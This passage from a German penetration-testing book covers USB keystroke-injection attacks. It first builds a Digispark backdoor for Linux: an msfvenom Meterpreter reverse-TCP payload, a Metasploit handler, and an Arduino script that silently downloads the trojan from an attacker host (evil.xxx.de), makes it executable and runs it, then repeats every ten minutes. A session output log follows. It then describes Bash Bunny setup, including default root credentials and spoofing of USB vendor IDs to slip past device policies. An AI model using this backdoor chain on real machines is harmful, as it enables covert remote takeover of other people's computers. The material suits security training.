

Abbildung 9.10 Mit Digispark eine Hintertür für den Linux-PC einrichten

Damit das Vorhaben gelingt, ist ein wenig Vorarbeit notwendig. Der Angriff greift auf eine Payload zurück, die Sie mit dem Payload-Generator `msfvenom` des Metasploit Frameworks erzeugen können. Die so erzeugte Linux-Hintertür speichern Sie auf einem Webserver ab und bieten sie zum Download an. Außerdem müssen Sie einen Handler auf dem Angriffssystem einrichten, der die eingehende Verbindung verarbeiten kann.

In unserem speziellen Fall soll die Payload auf einem 64-Bit-Linux-System ausgeführt werden und eine rückwärtige (*reverse*) Verbindung zum Angriffssystem mittels TCP sicherstellen. Die Payload soll ohne Zugriff auf die Festplatte des Zielsystems auskommen und vollständig im Arbeitsspeicher arbeiten. Das folgende Kommando erstellt den dazu benötigten Code und speichert ihn in der Datei `shell.elf` auf dem Angriffssystem ab:

```
msfvenom --platform linux -p linux/x64/meterpreter/reverse_tcp \
  LHOST=192.168.0.115 LPORT=443 -f elf > shell.elf
```

Sie müssen lediglich die Variablen `LHOST` (IP-Adresse des Angreifers) und `LPORT` (Port, auf dem das Angriffssystem »horcht«) Ihren Bedingungen anpassen.

Um die eingehenden Daten vom Zielsystem aufzunehmen, richten Sie im Metasploit Framework einen sogenannten *Multi Handler* ein. Dazu speichern Sie die folgenden Anweisungen in der Datei `handler.rc`:

```
# Datei handler.rc
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.115
set LPORT 443
set ExitOnSession false
exploit -j
```

Um das Angriffssystem »scharfzuschalten«, übergeben Sie die gerade gespeicherte Ressource-Datei an die Metasploit-Konsole und führen so die in `handler.rc` enthaltenen Kommandos aus:

```
msfconsole -r handler.rc
  =[ metasploit v4.16.40-dev-  ...]
  Processing handler.rc for ERB directives.

  resource (handler.rc)> use exploit/multi/handler
  ...
  resource (handler.rc)> exploit -j
  [*] Exploit running as background job 0.
  [*] Started reverse TCP handler on 192.168.0.115:443
```

Nun kommt der Digispark auf dem Zielsystem zum Einsatz. Die Platine hat folgendes Script gespeichert, dessen Zeilen hier nummeriert sind. (Die Zeilennummern sind nicht einzugeben!)

```
 1 #include "DigiKeyboard.h"
 2 void setup()
 3 {
 4   pinMode(1, OUTPUT); //LED on Model A
 5 }
 6 void loop()
 7 {
 8   DigiKeyboard.update();
 9   DigiKeyboard.sendKeyStroke(0);
10   DigiKeyboard.delay(1000);
11   // start Linux Terminal
12   DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT
       | MOD_ALT_LEFT);
13   DigiKeyboard.delay(5000);
14   // set screensaver off
15   DigiKeyboard.println("gsettings set
       org.gnome.desktop.session idle-delay 0");
16   DigiKeyboard.delay(2000);
```

```
17   // download trojan from attackers website
18   DigiKeyboard.println("wget -N -q
       http://evil.xxx.de/shell.elf");
19   DigiKeyboard.delay(2000);
20   DigiKeyboard.println("chmod +x shell.elf");
21   DigiKeyboard.delay(2000);
22   DigiKeyboard.println("nohup ./shell.elf &");
23   DigiKeyboard.delay(2000);
24   // close window
25   DigiKeyboard.sendKeyStroke(KEY_W, MOD_CONTROL_LEFT |
       MOD_SHIFT_LEFT);
26   DigiKeyboard.delay(1000);
27   digitalWrite(1, HIGH); //turn on led when program finishes
28   DigiKeyboard.delay(2000);
29   digitalWrite(1, LOW);
30   // run again after 10 min (600000)
31   DigiKeyboard.delay(600000);
32 }
```

Beachten Sie, dass wir im obigen Listing einige Anweisungen aus Platzgründen über mehrere Zeilen verteilt haben. Zeile 1 aktiviert die Header-Datei, die für die richtige Ausgabe der folgenden Befehle und Eingaben auf der deutschen Tastatur verantwortlich ist.

Mit dem Befehl in Zeile 12 simulieren wir die Tastenkombination Strg+Alt+T und öffnen damit eine Linux-Konsole. Auf einem Gnome-Desktop könnte der Bildschirmschoner unser Vorhaben behindern. Deshalb schalten wir ihn mit Hilfe des Befehls in Zeile 15 einfach ab.

Weiter oben hatten wir die Linux-Hintertür mit dem Befehl `msfvenom` erstellt und danach auf einem Webserver platziert. Mit Zeile 18 wird er auf das Zielsystem heruntergeladen. Dabei gewährleistet die Option `-N`, dass dieser Vorgang nur gestartet wird, wenn die Datei neuer als die bereits vorhandene Datei ist. Mit `-q` verhindern wir, dass das Programm `wget` Informationen auf der Konsole ausgibt.

Das Kommando `chmod` in Zeile 20 ändert die Zugriffsrechte der heruntergeladenen Datei und ermöglicht somit das Ausführen in Zeile 22. Die Tastenkombination Strg+⇧+W schließt das Fenster der Linux-Konsole (Zeile 25).

Das gesamte Programm wird in einer Schleife durchlaufen. Dabei legen wir in Zeile 31 fest, wann der Vorgang neu gestartet wird. In unserem Beispiel haben wir dafür 10 Minuten (600.000 Millisekunden) angesetzt. Im praktischen Einsatz könnte der Wert aber viel höher liegen.

Sollten Sie alles richtig gemacht haben, so meldet sich das Zielsystem wenige Sekunden nach dem Einstecken des Digisparks und baut nach der vorgegebenen Zeitspanne

jeweils eine neue Verbindung zum Angreifer auf. Auf dem Angreifersystem zeigt die weiterhin laufende Metasploit-Konsole dann die folgenden Ausgaben:

```
[*] Started reverse TCP handler on 192.168.0.115:443
    msf exploit(multi/handler) > [*]
    Sending stage (812100 bytes) to 192.168.0.26
[*] Meterpreter session 1 opened
    (192.168.0.115:443 -> 192.168.0.26:42652)
```

Bitte beachten Sie dabei, dass je nach Distribution bzw. verwendeter Desktop-Umgebung verschiedene Befehle und Tastenkombinationen zur Anwendung kommen. Das vorgestellte Script muss daher den Bedingungen auf Ihrem Zielsystem angepasst werden.

Im Internet finden Sie Programme, mit denen sich DuckyScript-Scripts für die Nutzung auf dem Digispark konvertieren lassen. Leider kommen Sie dabei um ein wenig Nacharbeit nicht herum. Weitere Anregungen und Tipps dazu finden Sie auf folgenden Webseiten:

https://github.com/CedArctic/digiQuack/releases
https://github.com/mame82/duck2spark

9.3 Bash Bunny

Im Februar 2017 präsentierte die Firma Hak5 den *Bash Bunny* der Öffentlichkeit und stellte ihn, nicht ohne Stolz, als höchstentwickelte USB-Angriffsplattform vor:

https://wiki.bashbunny.com

Vergleicht man ihn mit dem USB-Rubber-Ducky, so zeigt sich die konsequente Weiterentwicklung in vielen neuen Features und Ideen, die nicht zuletzt den Anfragen und Vorschlägen der Nutzer und Entwickler zu verdanken sind. Neu ist, dass sich der Bash Bunny nun nicht nur als programmierbare Tastatur, sondern auch als USB-Massenspeicher, Gigabit-Ethernet-Adapter oder serielle Schnittstelle nutzen lässt.

Der Nutzer ist nun mit Hilfe eines am Gerät angebrachten Multischalters in der Lage, mehrere Payloads einzusetzen bzw. verschiedene Angriffsmodi in Anwendung zu bringen. Die ebenfalls neu gestaltete LED-Anzeige ermöglicht die farbige Darstellung verschiedener Zustände und gibt damit dem Anwender die Möglichkeit, Setup- und Angriffsfortschritt durch verschiedenartige Farbmuster darzustellen.

Im Juli 2021 haben die Entwickler den Bash Bunny Mark II herausgebracht, der sich optisch vom alten »Hasen« kaum unterscheidet. Die neue Version verfügt über mehr Speicher, ein microSD-XC-Laufwerk mit einer maximalen Kapazität von 2 TB und über Bluetooth LE.

Aufbau und Funktionsweise

Die Hardware-Ausstattung kann sich für die Größe des Gerätes sehen lassen (siehe Abbildung 9.11). So verfügt der Bash Bunny über eine Quad-Core-CPU und eine 8 GByte große SSD der Desktop-Klasse. Auch der RAM ist mit 1 GB reichlich bemessen.

Abbildung 9.11 Der Bash Bunny von Hak5

Da der Bash Bunny über einen ausreichenden USB-Massenspeicher verfügt, bietet es sich an, gleich alle verfügbaren Payloads, Bibliotheken, zusätzliche Tools, verfügbare Sprachen und nicht zuletzt die Dokumentation zu speichern. Sie können im Dateisystem des Bash Bunnys auch Ihre eigenen Ordner anlegen, müssen dabei aber die vorgegebene Verzeichnisstruktur bei der Speicherung von Payloads und Tools beachten (siehe Abbildung 9.12).



Abbildung 9.12 Die Verzeichnisstruktur auf dem Bash Bunny im Auslieferungszustand

Im Wurzelverzeichnis befinden sich die Dateien `README.md` und `config.txt`. Hier finden Sie Links zu Foren und zur ausführlichen Dokumentation im Internet. Auf die Konfigurationsdatei gehen wir im nächsten Abschnitt kurz ein. Nachfolgend finden Sie eine Übersicht der bereits vorhandenen Verzeichnisse und deren Bedeutung:

- `/tools`: Hier können Sie eigene Programme, Werkzeuge oder Pakete im `*.deb`-Format ablegen, die Sie während des Post-Exploitation-Prozesses auf dem Zielsystem nutzen möchten.

- `/payloads`: Das ist eines der wichtigsten Verzeichnisse auf dem Bash Bunny. In den Unterverzeichnissen `switch1` bzw. `switch2` legen Sie Payloads und Dateien ab, die Sie auf dem Zielsystem nutzen möchten. Welche Variante aktiv ist, bestimmt der Multischalter des Digisparks.

  Im Unterverzeichnis `library` befinden sich alle derzeit für den Bash Bunny verfügbaren Payloads. Diese sind wiederum in weiteren Unterverzeichnissen je nach Einsatzart gespeichert. Es stehen zurzeit Scripts für Aufklärung, Phishing, Exploitation und das Auslesen von Passwörtern zu Verfügung.

  Das Unterverzeichnis `extensions` beherbergt weitere Bash-Scripts, die u. a. die Konfiguration und Programmierung des Bash Bunnys erleichtern.
- `/loot`: Hier können Sie Daten jeder Art speichern. Das Verzeichnis kann z. B. als Zwischenspeicher für Dokumente und Passwörter genutzt werden, die auf dem Zielsystem ausgelesen wurden.
- `/languages`: Hier sind über 20 verschiedene Tastaturlayouts abgespeichert, die eine flexible Anwendung auf verschiedensprachigen Zielsystemen ermöglichen.
- `/docs`: Hier finden Sie eine Kurzanleitung mit den wichtigsten Informationen rund um den Bash Bunny einschließlich der Nutzungs- und Lizenzbestimmungen.

Standardeinstellungen im Auslieferungszustand

Wenn Sie über die serielle Schnittstelle oder per SSH eine Verbindung zum Bash Bunny aufnehmen wollen, verwenden Sie als Nutzername `root` und als Passwort »hak5bunny«. Wir empfehlen, das Passwort bei der ersten Nutzung mit dem Linux-Befehl `passwd` zu ändern. Als IP-Adresse ist 172.16.64.1 voreingestellt. Der Bash Bunny nutzt seinen eigenen DHCP-Server und weist dem Hostcomputer eine IP-Adresse aus dem Bereich 172.16.64.10–12 zu.

Konfiguration des Bash Bunnys

Der Multischalter des Bash Bunnys sieht drei Positionen vor (siehe Abbildung 9.13):

- Der Zustand am nächsten zur USB-Schnittstelle markiert den sogenannten *Arming Mode*. Hiermit lässt sich der Bash Bunny als Massenspeicher nutzen und ist dadurch gut geeignet, die entwickelten Payloads in die dafür vorgesehenen Verzeichnisse zu speichern.
- In der entgegengesetzten Richtung, also am weitesten von der USB-Schnittstelle entfernt, befindet sich die Switch-Position 1. Ist diese Position aktiv, wird `payloads/switch1/payload.txt` nach dem Hochfahren des Bash Bunnys ausgeführt.
- Die Switch-Position 2 ist analog zu betrachten.



Abbildung 9.13 Die drei Multischalter-Positionen des Bash Bunnys

Die Konfigurationsdatei `config.txt` befindet sich im Wurzelverzeichnis des Bash Bunnys. Hier können Sie Standardvariablen oder das gewünschte Tastaturlayout einstellen. Die Einstellungen gelten dann für alle auf dem Bash Bunny aufgerufenen Scripts. Das folgende Listing zeigt die notwendigen Einstellungen für eine deutsche Tastatur:

```
#!/bin/bash
# This configuration file is used to set default variables
DUCKY_LANG de
```

Der Bash Bunny kennt verschiedene Betriebsmodi. Die dazu notwendigen Einstellungen werden Sie später im Bunny-Script über das Kommando `ATTACKMODE` vornehmen:

- `SERIAL` (ACM = *Abstract Control Model*): Dieser Modus verwendet die serielle Schnittstelle des Bash Bunnys. Er ist unter anderem dazu geeignet, eine Verbindung vom Angriffssystem zum Bash Bunny herzustellen.
- `ECM_ETHERNET` (ECM = *Ethernet Control Model*): In diesem Modus emuliert der Bush Bunny einen Ethernet-Adapter, der mit Linux-, macOS- und Android-Systemen kompatibel ist.
- `RNDIS_ETHERNET` (RNDIS = *Remote Network Driver Interface Specification*): Der Bush Bunny emuliert einen Ethernet-Adapter für Windows (ab Windows 7) und einige Linux-Distributionen.
- `STORAGE` (UMS = *USB Mass Storage*): Der Bush Bunny erscheint als USB-Massenspeicher (vergleichbar mit einem USB-Stick).
- `RO_STORAGE`: wie `STORAGE`, aber schreibgeschützt
- `HID` (*Human Interface Device*): Der Bush Bunny agiert wie eine Tastatur und ermöglicht so Einsatzzwecke wie beim USB-Rubber-Ducky.
- `OFF`: Der Modus setzt die Emulation eines bestimmten Zustandes außer Kraft. Dieser Modus wird z. B. am Ende einer Payload aktiviert, wenn der Angriff abgeschlossen ist.

Sie können sogar verschiedene Betriebsmodi kombinieren. Was beim USB-Rubber-Ducky nur mit dem Aufspielen neuer Firmware möglich war, lässt sich nun mit einem

einfachen Aufruf im Bunny-Script deklarieren. Der folgende Eintrag ermöglicht es, den Bash Bunny gleichzeitig als Massenspeicher und als programmierbare Tastatur für einen Keystroke-Injection-Angriff zu nutzen:

```
ATTACKMODE HID STORAGE
```

Eine Liste mit allen zulässigen Kombinationen finden Sie auf der Webseite der Entwickler:

https://github.com/hak5/bashbunny-wiki/blob/master/payload_development.md

Status-LED

Der Bash Bunny ist mit einer Multi-LED ausgestattet, die die Farben Rot, Grün, Blau, Gelb, Cyan, Magenta und Weiß darstellen kann. Die Entwickler haben eine Menge Zustände und Farbmuster festgelegt, die sich mit einem Befehl im Bunny-Script aktivieren lassen. Eine Referenz finden Sie auf der vorhin genannten Webseite. Für die erste Inbetriebnahme reicht es aber aus, wenn Sie einige wenige Farbmuster kennen (siehe Tabelle 9.1).

LED	Betriebszustand des Bash Bunnys
grün blinkend	Das Gerät fährt hoch und lädt das interne Linux-System. Das dauert etwa 7 Sekunden.
blau blinkend	Der Arming Mode ist aktiv. Das Gerät ist als USB-Massenspeicher nutzbar.
rot/blau blinkend	Der Bash Bunny wird in den Auslieferungszustand zurückgesetzt, oder es wird eine neue Firmware aufgespielt.

Tabelle 9.1 LED-Status bei verschiedenen Betriebszuständen

Software-Installation

Wenn Sie zusätzliche Programme und Pakete auf dem Bash Bunny installieren möchten, wenden Sie wie unter Debian oder Ubuntu das Kommando `apt-get` an. Alternativ können Sie Programme mit `git clone` herunterladen und im Verzeichnis `/tools` speichern. Debian-Pakete im `/tools`-Verzeichnis werden beim nächsten Hochfahren im Arming Mode automatisch installiert. Die LED leuchtet bei diesem Vorgang in der Farbe Magenta.

Verbindung zum Bash Bunny herstellen

Sie haben zwei Möglichkeiten, sich direkt auf die Linux-Oberfläche zu verbinden. Wir behandeln hier zuerst die serielle Schnittstelle und erklären dann die Verwendung der Ethernet-Schnittstelle.

Um die serielle Schnittstelle zu nutzen, schalten Sie den Bash Bunny in den Arming Mode und verbinden ihn mit einem Linux-System. Verwenden Sie eine virtuelle Maschine, so müssen Sie darauf achten, dass die USB-Schnittstelle des Hostsystems der virtuellen Maschine zugeordnet ist. Das folgende Kommando zeigt, dass die serielle Schnittstelle des Bash Bunnys als Device `ttyACM0` erkannt wird:

```
ubuntuuser@ubuntu:~$ dmesg | grep tty
  console [tty0] enabled
  tty ttyS11: hash matches
  cdc_acm 1-2:2.0: ttyACM0: USB ACM device
```



Abbildung 9.14 Windows hat den Bash Bunny auf Port COM3 erkannt.



Abbildung 9.15 PuTTY-Verbindung zum Bash Bunny über den Port COM3 herstellen

Wenn Sie unter Windows arbeiten, verwenden Sie den Windows-Geräte-Manager, um zu ermitteln, welchem Port die serielle Schnittstelle zugeordnet ist (COM3 in Abbildung 9.14). Im zweiten Schritt benutzen Sie PuTTY, um eine Verbindung zu dieser Schnittstelle herzustellen (siehe Abbildung 9.15).

macOS erkennt das Gerät in der Regel als `/dev/tty.usbmodemch000001`. Sowohl unter Linux als auch unter macOS können Sie sich nun mit `screen` zum Bash Bunny verbinden. Wenn Sie noch kein eigenes Passwort eingestellt haben, verwenden Sie zum Login `root` und »hak5bunny«. Mit Strg+A gefolgt von Strg+\ beenden Sie die Sitzung.

```
sudo screen /dev/ttyACM0 115200
  Debian GNU/Linux 8 bunny ttyGS0
  bunny login: root    <==
  Password: hak5bunny  <==

  Last login: Fri Dec  1 01:36:15 PST 2017 on ttyGS0
  Linux bunny 3.4.39 #55 SMP PREEMPT Fri Dec 1 09:16:25 UTC 2017
  armv7l Bash Bunny by Hak5 USB Attack/Automation Platform

  root@bunny:~#
```

Den Bash Bunny mit dem Internet verbinden (Linux-Host)

Oftmals ist es zweckmäßig, direkt von der Bash-Bunny-Oberfläche auf das Internet zuzugreifen, um z. B. mit `apt-get update` Daten zu aktualisieren. Dies erreichen Sie nur, wenn Sie die am jeweiligen Host zur Verfügung stehende Internetverbindung mitnutzen.

In einem ersten Schritt ist es zunächst notwendig, den Betriebsmodus des Bash Bunnys so zu ändern, dass er auf dem Hostsystem als Ethernet-Adapter erkannt wird (je nach Betriebssystem Modus `ECM_ETHERNET` oder `RNDIS_ETHERNET`). Wenn der Bash Bunny an die USB-Buchse eines Linux-Rechners angesteckt werden soll, erstellen Sie die Textdatei `payloads/switch1/payload.txt` mit dem folgenden Inhalt im Dateisystem des Bash Bunnys:

```
# Datei payloads/switch1/payload.txt (Bash Bunny)
# Internetverbindung auf einen Linux-System gemeinsam nutzen
LED W SOLID
ATTACKMODE ECM_ETHERNET STORAGE
```

Schalten Sie nun den Multischalter auf die am weitesten vom USB-Anschluss entfernte Position, und stecken Sie den Bash Bunny erst in Ihr Linux-System, wenn das nachfolgende, lokal am Linux-Rechner auszuführende Script Sie dazu auffordert.

Sobald die LED dauerhaft weiß leuchtet, ist das Gerät zur weiteren Konfiguration bereit.

Um den folgenden Schritt zu automatisieren, haben die Hak5-Entwickler ein Script erstellt, das Sie aus dem Internet auf Ihr lokales Linux-System laden müssen. Das folgende Listing zeigt die dafür notwendigen Befehle:

```
wget bashbunny.com/bb.sh
chmod +x bb.sh
sudo ./bb.sh
```

Mit Hilfe des nun gestarteten Programms sind Sie in der Lage, die gemeinsame Internetnutzung sowohl manuell als auch geführt zu konfigurieren. Wir empfehlen, die Option G – Guided setup zu nutzen und die vorgegebenen Werte im nächsten Schritt mit `y` zu bestätigen:

```
Saved Settings: Share Internet connection from enp0s5
to Bash Bunny enx001122334455 through default gateway 192.168.0.1

  [C]onnect using saved settings
  [G]uided setup (recommended)
  [M]anual setup
  [A]dvanced IP settings
  [Q]uit
```

Mit der Option C – Connect using saved settings können Sie zukünftig das Internet auch mit dem am Hostsystem angeschlossenen Bash Bunny nutzen. Um dies zu prüfen, verbinden Sie Sie sich mit dem Bash Bunny auf der voreingestellten IP-Adresse 172.16.64.1 per SSH und führen dann den Befehl `sudo apt-get update` aus.

Den Bash Bunny mit dem Internet verbinden (Windows-Host)

Wenn Sie auf Ihrem Hostsystem Windows 10 anstelle von Linux nutzen, müssen Sie anders vorgehen. Im ersten Schritt ist die oben erstellte Datei `payload.txt` so abzuändern, dass sie auch auf einem Windows-System nutzbar ist. Hierzu ersetzen Sie einfach die Zeichenkette `ECM_ETHERNET` durch `RNDIS_ETHERNET`. Damit verhält sich der Bash Bunny wie ein Ethernet-Adapter, der unter Windows 10 als Remote NDIS Compatible Device erkannt wird (siehe Abbildung 9.16).

Jetzt geht es darum, dass der Bash Bunny die Netzwerkverbindung Ihres Windows-Rechners nutzen darf. In den Einstellungsdialog Netzwerkverbindungen gelangen Sie am schnellsten, indem Sie im Startmenü `ncpa.cpl` eintippen und ↵ drücken (siehe Abbildung 9.17).



Abbildung 9.16 Windows 10 hat den Bash Bunny als Remote-NDIS-kompatibles Gerät erkannt.



Abbildung 9.17 Netzwerkverbindungen auf dem Windows 10-Zielsystem

Mit einem Rechtsklick auf das Symbol der Ethernet-Verbindung des Rechners (*nicht* der des Bash Bunnys!) gelangen Sie über EIGENSCHAFTEN • FREIGABE zu den gewünschten Einstellungsmöglichkeiten (siehe Abbildung 9.18).



Abbildung 9.18 Freigabe für die gemeinsame Nutzung der Netzwerkverbindung

Hier aktivieren Sie beide Optionen und wählen im Dropdown-Menü das Netzwerk aus, das ebenfalls die Verbindung ins Internet nutzen darf. In unserem Beispiel ist das Ethernet 2. Dann bestätigen Sie die angezeigte IP-Adresse und schließen abschließend alle Fenster.

Um die Konfiguration zu beenden, weisen Sie dem NDIS-Netzwerkadapter eine andere statische IP-Adresse zu und passen die Subnetzmaske entsprechend an. Dazu klicken Sie die Netzwerkverbindung (Ethernet 2 in Abbildung 9.17) mit der rechten Maustaste an. Über Netzwerk • Internetprotokoll, Version 4 (TCP/IPv4) • Eigenschaften gelangen Sie in den Konfigurationsdialog. Dort tragen Sie folgende Werte ein (siehe Abbildung 9.19):

IP-Adresse: 172.16.64.64
Subnetzmaske: 255.255.255.0



Abbildung 9.19 Statische IP-Adresse für den Bash Bunny eintragen

Wenn alles eingestellt ist, können Sie eine SSH-Verbindung zum Bash Bunny herstellen, der nun unter der IP-Adresse 172.16.64.1 erreichbar ist. Die interne Adresse des Bash Bunnys bleibt bei 172.16.64.1, obwohl die Adapteradresse mit 172.16.64.64 festgelegt wurde.

Bunny Script – die Scriptsprache des Bash Bunnys

Wenn man es genauer betrachtet, dann ist *Bunny Script* keine eigenständige Scriptsprache. Da das Betriebssystem des Bash Bunnys auf Linux basiert, wird für die Shell-Programmierung vorrangig die Bash verwendet. Auch hier sind die Entwickler bei Hak5 ihrer Linie treu geblieben und haben versucht, Bewährtes zu erhalten und neue Features mit dem Ziel zu ergänzen, dem Anwender das Programmieren zu erleichtern.

Für den Fall, dass Sie sich bereits länger mit dem USB-Rubber-Ducky und mit seiner Scriptsprache auseinandergesetzt haben, ersparen Sie sich jetzt einige Arbeit. Die dort erstellten Scripts lassen sich ohne Probleme auf dem Bash Bunny ausführen. Das hat außerdem den Vorteil, dass eine große Zahl der im Internet verfügbaren Payloads mit ein wenig Nacharbeit auch auf diesem Gerät einsetzbar ist.

Damit die neuen Features (wie z. B. Betriebsmodi, LED und Multischalter) des Bash Bunnys effizient einsetzbar sind, sind einige Befehle hinzugekommen, die wir für Sie im Folgenden zusammengefasst haben. Die Scriptkommandos werden immer in Großbuchstaben dargestellt.

- `ATTACKMODE`: Dieser Befehl stellt die verschiedenen Betriebsmodi des Bash Bunnys ein, die sich auch kombinieren lassen. Die Veränderung der USB-IDs kann dann zweckmäßig sein, wenn IT-Sicherheitsrichtlinien nur den Einsatz bestimmter USB-Geräte erlauben.

```
# gleichzeitiger Einsatz als programmierbare Tastatur und
# Massenspeicher
ATTACKMODE HID STORAGE

# gleichzeitiger Einsatz als Netzwerkadapter (Win) und
# Massenspeicher
ATTACKMODE RNDIS_ETHERNET STORAGE

# Seriennummer und Hersteller des USB-Geräts festlegen
ATTACKMODE HID SN_1234567 MAN_TOSHIBA

# Geschwindigkeit eines Netzwerkadapters festlegen
ATTACKMODE RNDIS_SPEED_2000000 #  2 Gbps
ATTACKMODE RNDIS_SPEED_10000   # 10 Mbps

# Hersteller_ID (VID) und Produkt_ID (PID) des USB-Geräts
# festlegen (hexadezimal)
ATTACKMODE HID VID_0XF000 PID_0XFF06
```

- `QUACK` oder `Q`: Hiermit können Sie aus DuckyScript bekannte Befehle verwenden. Wer ein komplettes DuckyScript-Script ausführen möchte, der legt es als Textdatei

im gleichen Verzeichnis wie die Payload ab. Das Script muss vorher nicht kodiert werden.

```
# eine Sekunde warten
QUACK DELAY 1000

# gleichzeitiges Betätigen der Tasten Alt und N simulieren
Q ALT n

# 'Hello World'-Eingabe simulieren
Q STRING Hello World

# das DuckyScript getpasswd.txt im Verzeichnis
# payloads/switch2 ausführen
QUACK switch2/getpasswd.txt
```

